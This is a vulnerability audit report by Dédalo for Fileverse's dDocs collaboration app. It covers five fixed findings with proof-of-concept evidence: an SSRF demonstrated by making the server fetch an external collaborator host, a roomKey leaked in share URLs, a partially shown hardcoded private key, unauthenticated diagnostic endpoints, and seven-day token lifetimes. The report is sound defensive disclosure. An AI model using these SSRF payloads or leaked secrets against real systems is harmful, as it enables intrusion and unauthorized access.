
Vulnerability Assessment - Audit Report

Project: dDocs

September 22nd, 2025

UPDATED: October 9th, 2025 (revision #3)

Provided to:



Fileverse

by:



www.dedalo.io - info@dedalo.io

Table of Contents

EXECUTIVE SUMMARY	3
OVERVIEW	3
SCOPE	4
WORK TEAM	4
METHODOLOGIES	5
FINDINGS	6
CONCLUSIONS	6
TECHNICAL REPORT	9
SECURITY ISSUES	9
#01 - Server-Side Request Forgery (SSRF) in /api/metadata/	9
#02 - Private roomKey exposure via URL parameter	12
#03 - Hardcoded Secret Key in demo Application Source Code	13
#04 - Unauthenticated Server Details on collaboration-server API	14
#05 - Excessive UCAN Token Lifetime in Real-Time Collaboration	17

EXECUTIVE SUMMARY

OVERVIEW

Fileverse engaged **Dédalo**'s security team to perform a comprehensive white-box audit of **dDocs**, a decentralized documents application featuring real-time collaboration. The engagement also covered the new **Fileverse SDK** for identity management and the **fileverse/collaboration-server** responsible for WebSocket-based synchronization. Our objective was to identify vulnerabilities across client, server, and SDK boundaries, particularly those affecting authentication/authorization flows, cryptographic and identity primitives (UCAN), and transport mechanisms used for collaborative editing.

The assessment surfaced several issues that, in combination, could enable unauthorized network access, exposure of private collaboration rooms, and abuse of session/identity artifacts. Specifically, we identified a Server-Side Request Forgery (SSRF) in the metadata retrieval API, private roomKey leakage via URL parameters, hardcoded secret material in demo code, unauthenticated operational endpoints on the collaboration server, and excessive UCAN token lifetimes during real-time sessions. Left unaddressed, these flaws can facilitate targeted data exfiltration, pivoting into internal services, takeover of private rooms, and extended misuse of valid capabilities, materially increasing the risk to users, their documents, and associated keys.

This report details each finding with proof-of-concept evidence, technical impact, and prioritized remediation guidance. We recommend immediate mitigation of network-reachable and key-exposure vectors (SSRF and roomKey leakage), rotation of hardcoded secrets, enforcement of authentication/authorization on collaboration-server diagnostics, and tighter UCAN lifetime/rotation policies. Addressing these areas will substantially reduce attack surface and strengthen dDocs security baseline.

Every finding is described in this document, including details that we consider necessary to understand the dangers of their possible impact, along with proper recommendations.

SCOPE

The security assessment encompassed the following components:

In-Scope Repositories:

- dDocs real-time collaboration package
<https://github.com/fileverse/fileverse-ddoc/tree/TEC-861/package/sync-local>
- Fileverse SDK - **fileverse/sdk-v2**
- **fileverse/collaboration-server**
- ddocs-indexer API + related APIs

Testing Environment:

- Live **dDocs** instance: <https://ddocs-new-git-rtc-v2-fileverse.vercel.app>

Out of Scope

The following components were explicitly excluded from this assessment:

- Smart contracts (per Fileverse's request). While web3 integration flows were reviewed, the underlying blockchain contracts were not audited.
- External repositories not listed in the scope,
- Third-party APIs and services beyond their integration points.
- Infrastructure security and cloud configuration.

WORK TEAM

The work team assigned to this project consisted of the following qualified roles:

- 1 Project Leader
- 2 Security Analysts

The Project Leader acted as the direct communication link between Dédalo and the client, resolving all doubts and providing the client with information and updates on the project,

according to the times required by it. Simultaneously, he coordinated and provided support to the Security Analysts, who were responsible for carrying out the operative tasks that the security assessment process involved.

METHODOLOGIES

The methodologies used in this engagement combined both manual and automated techniques to comprehensively assess dDocs security posture. Our approach was grounded in the principles of the OWASP Testing Guide v4 and the OSSTMM (Open Source Security Testing Methodology Manual), ensuring a rigorous and industry-standard assessment process. Key methodologies included:

- **Gray-Box Testing:** The testing approach integrated elements of black-box and white-box testing, leveraging both external testing techniques and internal code access to evaluate vulnerabilities.
- **Static and Dynamic Code Analysis:** Conducted through a thorough code review of the UI, APIs, and associated components to identify static vulnerabilities, combined with dynamic testing to observe real-time behavior under simulated attack conditions.
- **Black-Box Testing for Frontend and Backend:** External testing on frontend and backend functionalities to detect vulnerabilities in authentication, input handling, session management, and API communications.

Findings are categorized with **CVSS v3.1**. We scored Base metrics (Attack Vector/Complexity, Privileges/Interaction, Scope, and CIA impact) to derive a numeric score that maps to severities used in this summary:


- **Critical** (9.0–10.0) – Active exploitation likely; system-wide or key-material compromise feasible.
- **High** (7.0–8.9) – Significant business or security impact; limited preconditions.
- **Medium** (4.0–6.9) – Meaningful weakness; mitigations or prerequisites reduce likelihood/impact.
- **Informational** (0.0) – No direct exploit impact observed; hygiene, clarity, or latent-risk items

FINDINGS

The security assessment revealed a total of 5 findings. These vulnerabilities across dSheets components are categorized by severity.

Each finding is documented in detail within the report, including proof-of-concept examples, potential impacts, and severity ratings.

Findings



CONCLUSIONS

The **dDocs** audit surfaced security weaknesses across the client application and the WebSocket-based collaboration server. While no critical-severity issues were observed, the SSRF combined with roomKey exposure, hardcoded secrets, unauthenticated operational endpoints, and over-permissive UCAN lifetimes creates meaningful paths to data exposure, private room takeover, internal service probing, and prolonged attacker dwell time if a token or key is compromised.

Primary risks identified

- Network pivoting & data exfiltration (SSRF)
- Private room compromise (roomKey in URL)
- Credential/secret sprawl (hardcoded key)
- Operational intel leakage (unauthenticated server details)
- Extended misuse window (excessive UCAN TTL).

Immediate Actions Required:

- Deploy emergency patches for SSRF in /api/metadata.
- Implement authentication on all public API endpoints.
- Protect collaboration rooms (Finding #02) by removing roomKey from URLs; switch to short-lived, single-use invite tokens.
- Tighten UCAN usage.

[UPDATE 2025-10-02]

Fileverse-SDK Revision - Audit Stage #2

We completed the second stage of our security review of the latest **Fileverse SDK (sdk-v2)** changes. The assessment covered all the SDK source code, with emphasis on identity management, file/document access control (files, comments, granular permissions), on-chain storage interfaces via contract ABIs, UCAN-based authorization, IPFS data handling, and the surrounding protocol interactions (Portal, Permissions, Comments, Beacon/Factory, Safe/AA and paymaster paths).

Based on this review, the SDK demonstrates a **robust security posture** for its intended use: access control is coherently enforced across identity, files, and comments; cryptographic operations are integrated as designed; and interactions with on-chain contracts follow least-privilege patterns and predictable state transitions. We recommend continuing the current hardening practices (defense-in-depth, monitoring, and periodic re-tests when protocol or dependency surfaces change), but no corrective actions are required from this audit cycle.

[UPDATE 2025-10-09]

Remediations stage

The Fileverse team has delivered remediations for the issues identified in this report. Each finding has been re-evaluated, and its current exploitability status has been updated accordingly.

Based on this verification, the implemented fixes effectively mitigate or resolve the previously identified risks, and all changes have been reviewed to ensure compliance with the audit's security standards.

TECHNICAL REPORT

SECURITY ISSUES

We found the following issues classified by severity level:

#01 - Server-Side Request Forgery (SSRF) in /api/metadata/

CVSS Score: 7.5 (High)

Status: Fixed

Description

The endpoint **GET /api/metadata/[URL]** on **ddocs-new-git-rtc-v2-fileverse.vercel.app** accepts an arbitrary, attacker-supplied URL and has the backend fetch it without authentication. The server then returns part of the fetched response in JSON.

During testing, access to AWS Instance Metadata and local files appeared blocked by the Vercel environment; however, the behavior still enables server-initiated requests to arbitrary hosts, including external services and any internal resources that might be reachable from the deployment network. Burp Collaborator confirmed that the request is performed server-side (observed inbound hit with a User-Agent identifying **undici**), demonstrating SSRF and potential use as an application-layer proxy.

Attackers could read responses from targets accessible to the server (e.g., internal dashboards, IP-restricted APIs, metadata services if not blocked), which are then partially returned as JSON.

Proof of Concept

The following command returns response for the "<https://yahoo.com>" URL

```
curl -s
'https://ddocs-new-git-rtc-v2-fileverse.vercel.app/api/metadata/https%
3A%2F%2Fyahoo.com' | jq
```

```
+ fileverse curl -s 'https://ddocs-new-git-rtc-v2-fileverse.vercel.app/api/metadata/https%3A%2F%2Fyahoo.com' | jq
{
  "type": "unidentified",
  "metadata": {
    "title": "Yahoo | Mail, Weather, Search, Politics, News, Finance, Sports & Videos",
    "description": "Latest news coverage, email, free stock quotes, live scores and video are just the beginning. Discover mo
Yahoo!",
    "image": "https://s.yimg.com/cv/apiv2/social/images/yahoo_default_logo.png",
    "favicon": "https://yahoo.com/favicon.ico",
    "link": "https://yahoo.com"
  }
}
```

A request to a controlled Burp Collaborator permits capturing the backend request and confirming server-side requests:

Request				Response			
Pretty	Raw	Hex	Body params	Pretty	Raw	Hex	Render
<pre>1 GET /api/metadata/http%3A%2F%2Fddueos8hghid0vo13a7s8tplzc53tyhn.oastify.com%2f2%00%0a%5cr%5cr 2 Host: ddocs-new-git-rtc-v2-fileverse.vercel.app 3 Pragma: no-cache 4 Cache-Control: no-cache 5 Sentry-Trace: a62eb1f49fdf423c9bec88422c919a91-802859e9f03a85c1-1 6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like C 7 Baggage: sentry-environment=vercel-preview,sentry-release=44b6966e9c03333054ac79507b67c96f83e 8 Referer: https://ddocs-new-git-rtc-v2-fileverse.vercel.app/document/uxALN86rXaYg9m35RMMJT 9 10 11 12 13 14</pre>				<pre>1 HTTP/2 200 OK 2 Age: 0 3 Cache-Control: public, max-age=3600 4 Content-Type: application/json 5 Date: Mon, 08 Sep 2025 19:42:06 GMT 6 Server: Vercel 7 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload 8 Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch 9 X-Matched-Path: /api/metadata/[url] 10 X-Robots-Tag: noindex 11 X-Vercel-Cache: MISS 12 X-Vercel-Id: grul::lad1:h6gtp-1757360526625-2ba35a13fc15 13 14 { "type": "unidentified", "metadata": { "title": "", "description": "", "image": "", "favicon": "http://ddueos8hghid0vo13a7s8tplzc53tyhn.oastify.com/2 "link": "http://ddueos8hghid0vo13a7s8tplzc53tyhn.oastify.com/2xne } }</pre>			

Received GET request:

	Description	Request to Collaborator			Response from Collaborator
		Pretty	Raw	Hex	
1	GET /2xnewt44	HTTP/1.1			
2	host:	ddueos8hghid0vo13a7s8tplzc53tyhn.oastify.com			
3	connection:	keep-alive			
4	Origin:	http://ddueos8hghid0vo13a7s8tplzc53tyhn.oastify.com/2xnewt44			
5	Accept:	text/html			
6	accept-language:	*			
7	sec-fetch-mode:	cors			
8	user-agent:	undici			
9	accept-encoding:	gzip, deflate			
10	sentry-trace:	a62eb1f49fdf423c9bec88422c919a91-54633895b888f891-1			
11	baggage:	sentry-environment=vercel-preview,sentry-release=44b6966e9c0333305			
12					
13					

Recommendations

- Require authentication and strict authorization for this endpoint; if public access is necessary, remove the ability to fetch arbitrary user-supplied URLs.
- Enforce an explicit allowlist of schemes and hosts (e.g., only https to specific, vetted domains); deny IP literals, localhost, link-local, IPv6 local, and DNS names resolving to those ranges; re-resolve after redirects and block if the final destination is disallowed.
- Where possible, route outbound requests through a controlled egress layer or metadata proxy that enforces network policies; add server-side rate limiting and monitoring for this path.

#02 - Private roomKey exposure via URL parameter

CVSS Score: 5.4 (Medium)

Status: Fixed

Description


The application leaks the roomKey, a private join secret that grants access to the real-time collaboration WebSocket session, via a URL query parameter (?key=...). Example:

```
https://ddocs-new-git-rtc-v2-fileverse.vercel.app/document/[ddocId]/share?key=oU1Qmfb[...]
```

Placing this secret in the URL exposes it through multiple channels: browser history and synced history, server and reverse-proxy access logs, CDN/WAF logs, analytics beacons, crash reports, and the HTTP Referer header when the page requests third-party resources. Even over HTTPS, these secondary sinks can disclose the roomKey to unintended parties. Anyone who obtains this URL can replay the roomKey to join the collaboration session and act as an authorized participant

Proof of Concept

1. Start a collaboration session and copy the generated share URL containing ?key=....
2. From a separate browser or device (no prior auth), load the URL; observe successful access to the collaboration session.



Recommendations

- Do not place secrets in URLs; pass join/seating credentials via a POST body, URL fragment, WebSocket subprotocol/headers, or an ephemeral, single-use ticket delivered through an authenticated server endpoint.
- Replace static roomKey with short-lived, least-privileged, single-use join tokens bound to the specific room and client; invalidate on first use or within minutes.

#03 - Hardcoded Secret Key in demo Application Source Code

CVSS Score: **5.3 (Medium)**

Status: **Fixed**

Description

A private key named **ownerEdSecret** used by the Collaboration mechanism is hard-coded in the client code at **demo/src/App.tsx:37–40**. Even if this belongs to a demo account/app, embedding a long-term secret in source code (especially in a frontend bundle) exposes it to anyone who can view the repository or load the app in a browser. Attackers can copy the key to impersonate the “owner,” forge collaboration messages, or access any backend/API features

that trust tokens or signatures derived from this key. This also signals weak secrets management practices that may translate to higher-risk environments.

Proof of Concept

Content of demo/src/App.tsx:

```

36
37 const ownerEdSecret =
38   '1+xXnNdjsL2G6cu0PWP7r3/l1cS8AyXKyXjJzdWQHw83cMcFZ5lXPDy5hqVeMhN9zST
39 const contractAddress = '0x381c333ad2d39C31B4595A41b91634143019D6D7';
40 const ownerAddress = '0x29b66d2910ac92530c0C5A3B6fA12c18aAb7f996';
41

```

Recommendations

1. Remove the secret from source control and client code; never place private keys in frontend or public repos.
2. Rotate/revoke the exposed key immediately across all environments; create a new keypair and invalidate the old one.

#04 - Unauthenticated Server Details on collaboration-server API

CVSS Score: **5.3 (Medium)**

Status: **Fixed**

Description

The collaboration-server (dev-collaboration-server-ff60826701cd.herokuapp.com) exposes operational and environment details through unauthenticated endpoints:

- GET /health
- GET /info
- GET /stats

These endpoints return sensitive metadata including current users connected, number of updates/commits, server version ("Fileverse Collaboration Server"), memory usage, process ID (PID), and related runtime information. Because no authentication or authorization is enforced, any internet user can retrieve this data. This increases the application's attack surface by enabling targeted fingerprinting, capacity assessment, and reconnaissance that can facilitate social engineering, exploitation planning, or denial-of-service optimization.

Proof of Concept

The endpoints can be accessed with the following commands:

```
curl -s https://dev-collaboration-server-ff60826701cd.herokuapp.com/health
```

```
curl -s https://dev-collaboration-server-ff60826701cd.herokuapp.com/info
```

```
curl -s https://dev-collaboration-server-ff60826701cd.herokuapp.com/stats
```

Output:

```
→ fileverse curl -s https://dev-collaboration-server-ff60826701cd.herokuapp.com/info | jq
{
  "name": "Fileverse Collaboration Server",
  "version": "0.1.0",
  "serverDid": "did:key:z6MkhaXgBZDvotDkL5257faiztiGiC2QtKLgpbnnEGta2doK",
  "features": [
    "websocket_collaboration",
    "ucan_auth",
    "real_time_sync",
    "awareness_protocol"
  ]
}
→ fileverse curl -s https://dev-collaboration-server-ff60826701cd.herokuapp.com/health | jq
{
  "status": "ok",
  "timestamp": "2025-09-23T00:52:05.596Z",
  "uptime": 36689.085266992,
  "memory": {
    "rss": "186MB",
    "heapUsed": "67MB",
    "heapTotal": "100MB"
  },
  "process": {
    "pid": 56
  },
  "stats": {
    "totalConnections": 0,
    "authenticatedConnections": 0,
    "runtimeSessions": 12,
    "updates": 160,
    "commits": 8
  }
}
→ fileverse curl -s https://dev-collaboration-server-ff60826701cd.herokuapp.com/stats | jq
{
  "totalConnections": 0,
  "authenticatedConnections": 0,
  "runtimeSessions": 12,
  "updates": 160,
  "commits": 8
}
```

Recommendations

- Require authentication and authorization for any operational or diagnostic endpoint; restrict access to trusted operators or internal systems only.
- Remove sensitive fields from public responses; limit /health to a minimal boolean or HTTP 200 without body, and relocate detailed data to an internal admin API or metrics pipeline (Prometheus/OTel) not exposed publicly.

#05 - Excessive UCAN Token Lifetime in Real-Time Collaboration

CVSS Score: **3.7 (Low)**

Status: **Fixed**

Description

The real-time collaboration client issues UCAN bearer tokens with an excessive time-to-live (TTL) of 7 days. Specifically, both **buildToken()** and **getOwnerToken()** in **package/sync-local/socketClient.ts** mint tokens with `lifetimeInSeconds: 7 * 86400`.

Because the TTL substantially exceeds a normal interactive session, any token obtained by an attacker (via browser storage theft, XSS, logs, proxy capture, or device compromise) remains valid for up to a week and could be replayed across sessions and devices.

Evidence

Long lifetime token issuance in **package/sync-local/socketClient.ts**

```
private async getOwnerToken() {
  if (!this.ownerKeyPair || !this.contractAddress) return undefined;

  if (this.ownerUcan && !ucans.isExpired(this.ownerUcan))
    return ucans.encode(this.ownerUcan);

  this.ownerUcan = await ucans.build({
    audience: this._websocketServiceDid,
    issuer: this.ownerKeyPair,
    lifetimeInSeconds: 7 * 86400,
    capabilities: [
      {
        with: {
          scheme: 'storage',
          hierPart: this.contractAddress.toLowerCase(),
        },
        can: { namespace: 'collaboration', segments: ['CREATE'] },
      },
    ],
  });

  return ucans.encode(this.ownerUcan);
}

private buildToken = async () => {
  if (!this._websocketServiceDid) {
    throw new Error('Server did not response with the server DID');
  }
  const keyPair = this.getCollaborationKeyPair();

  const ucan = await ucans.build({
    audience: this._websocketServiceDid,
    issuer: keyPair,
    lifetimeInSeconds: 7 * 86400,
    capabilities: [
      {
        with: {
          scheme: 'storage',
          hierPart: 'collaboration',
        },
        can: { namespace: 'collaboration', segments: ['COLLABORATE'] },
      },
    ],
  });
  const token = ucans.encode(ucan);
  return token;
};
```

Recommendations

- Issue short-lived access UCANs (5–30 minutes) for the real-time handshake; limit capabilities strictly to the target document/room and specific actions (attenuation), and set nbf/exp accordingly.
- Add a revocation mechanism: include a unique jti (or UCAN nonce) in each token and maintain a server-side denylist; revoke on logout, password reset, account disable, or suspected compromise.